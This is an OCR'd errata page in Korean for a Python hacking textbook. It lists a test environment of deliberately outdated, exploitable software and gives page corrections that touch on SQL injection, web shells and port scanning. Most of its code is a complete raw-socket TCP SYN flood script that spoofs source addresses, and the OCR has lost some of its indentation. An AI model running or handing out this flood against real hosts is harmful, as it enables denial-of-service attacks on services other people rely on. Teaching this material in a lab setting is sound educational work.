
테스트 환경

해킹은 테스트 환경에 영향을 많이 받기 때문에, 예제가 성공적으로 동작하지 않을 경우 다음 테이블을 참고하기 바란다. Windows는 반드시 32bits 버전을 설치해야 하며 Python 또한 반드시 2.7.6 버전을 설치해야 한다.

프로그램	버전	주소
Windows	7 professional 32 bits	http://www.microsoft.com/ko-kr/default.aspx
Python	2.7.6	http://www.python.org/download
PaiMei	1.1 REV122	http://www.openrce.org/downloads/details/208/PaiMei
VirtualBox	4.3.10 r93012	https://www.virtualbox.org/wiki/Downloads
APM	APMSETUP 7	http://www.apmsetup.com/download.php
	Apache 2.2.14 (openssl 0.9.8k)	http://httpd.apache.org
	PHP 5.2.12	http://windows.php.net
	MySQL 5.1.39	http://www.mysql.com
	phpMyAdmin 3.2.3	http://www.phpmyadmin.net
WordPress	3.8.1	http://ko.wordpress.org/releases/#older
HTTP Analyzer	Stand-alone V7.1.1.445	http://www.ieinspector.com/download.html
NMap	6.46	http://nmap.org/download.html
Python-nmap	0.3.3	http://xael.org/norman/python/python-nmap/
Wireshark	1.10.7	https://www.wireshark.org/download.html
Linux	Ubuntu 12.04.4 LTS Pricise Pangolin	http://releases.ubuntu.com/precise/
pyloris	3.2	http://sourceforge.net/projects/pyloris/
py2exe	py2exe-0.6.9.win32-py2.7.exe	http://www.py2exe.org/
BlazeDVD	5.2.0.1	http://www.exploit-db.com/exploits/26889
adrenalin	2.2.5.3	http://www.exploit-db.com/exploits/26525/



p53: 그림 2-18 수정

p136: 소스 코드 설명 중에 occuring -> occurring으로 수정

ProcesName -> processName으로 수정

p140: 책 아래 ② 오류 제거 설명 중에 print ₩x2A₩x2F 를 print "₩x2A₩x2F"로 수정

p155: "워드프레스(http://ko.wordpress.org/)를 설치한다." 뒤에 다음을 문장을 추가

"워드프레스는 3.8.1 버전을 다운로드 받아야 한다."

p166: Blind Injection(ture:1=1, false:1=2 사용) 중 ture -> true로 수정

p185: 'log': “python” -> 'log': “python”, 로 수정(뒤에 콤마를 붙여야 됨)

p188: "워드프레스에서는 한번 생성한 값이 일정 시간 이후에는 무효가 되므로 책과 똑같은 값을 사용하지 말고 직접 HTTP Analyzer를 분석해서 도출해야 한다." 굵은 글씨로 처리

p209: nm.scan(remoteServerIP, '1-1024') ==> nm.scan('server', '1-1024')로 수정

p217: "웹 셸 파일을 내려받아 보자." 뒤에 다음 문구 추가

"사이트가 정상적으로 접속이 안될 경우에는 출판사에서 제공하는 예제 코드를 참조하자."

p225: (7) 인증 정보 출력에서 503 -> 530 으로 수정

p243: /etc/passwd/intrefaces -> /etc/network/intrefaces로 수정

p248: 예제 7-7 TCP SYN 플러드는 자료실의 예제 파일 코드로 대체(코드가 누락)

```
import socket, sys
from struct import *

def makeChecksum(msg):                                          #(1)
    s = 0
    for i in range(0, len(msg), 2):
        w = (ord(msg[i]) << 8) + (ord(msg[i+1]) )
        s = s + w
    s = (s>>16) + (s & 0xffff);
    s = ~s & 0xffff
    return s

def makeIPHeader(sourceIP, destIP):                             #(2)
    version = 4
    ihl = 5
    typeOfService = 0
    totalLength = 20+20
    id = 999
    flagsOffSet = 0
    ttl =   255
```

```
    protocol = socket.IPPROTO_TCP
    headerChecksum = 0
    sourceAddress = socket.inet_aton ( sourceIP )
    destinationAddress = socket.inet_aton ( destIP )
    ihlVersion = (version << 4) + ihl
    return pack('!BBHHHBBH4s4s' , ihlVersion, typeOfService, totalLength, id, flagsOffSet,
                                ttl, protocol, headerChecksum, sourceAddress, destinationAddress)     #(3)

def makeTCPHeader(port, icheckSum="none"):                                          #(4)
    sourcePort = port
    destinationAddressPort = 80
    SeqNumber = 0
    AckNumber = 0
    dataOffset = 5
    flagFin = 0
    flagSyn = 1
    flagRst = 0
    flagPsh = 0
    flagAck = 0
    flagUrg = 0

    window = socket.htons (5840)

    if(icheckSum == "none"):
        checksum = 0
    else:
        checksum = icheckSum

    urgentPointer = 0
    dataOffsetResv = (dataOffset << 4) + 0
    flags = (flagUrg << 5)+ (flagAck << 4) + (flagPsh <<3)+ (flagRst << 2) + (flagSyn << 1) + flagFin
    return pack('!HHLLBBHHH', sourcePort, destinationAddressPort, SeqNumber,
AckNumber, dataOffsetResv,   flags,   window, checksum, urgentPointer)                  #(5)

s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)              #(6)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)                                #(7)

for j in range(1,20):                                                                #(8)
        for k in range(1,255):
                for l in range(1,255):
```

```
sourceIP = "169.254.%s.%s"%(k,l)                                    #(9)
destIP = "169.254.27.229"

ipHeader    = makeIPHeader(sourceIP, destIP)                        #(10)
tcpHeader = makeTCPHeader(10000+j+k+l)                              #(11)

sourceAddr = socket.inet_aton( sourceIP )                           #(12)
destAddr = socket.inet_aton(destIP)

placeholder = 0
protocol = socket.IPPROTO_TCP
tcpLen = len(tcpHeader)
psh = pack('!4s4sBBH', sourceAddr, destAddr, placeholder, protocol, tcpLen);
psh = psh + tcpHeader;
tcpChecksum = makeChecksum(psh)                                     #(13)

tcpHeader = makeTCPHeader(10000+j+k+l,tcpChecksum)                  #(14)

packet = ipHeader + tcpHeader
s.sendto(packet, (destIP , 0 ))                                     #(15)
```

p253: [그림 7-53] 설명 중 해 -> 해커로 수정

p289: 31623061 -> 65356435 로 수정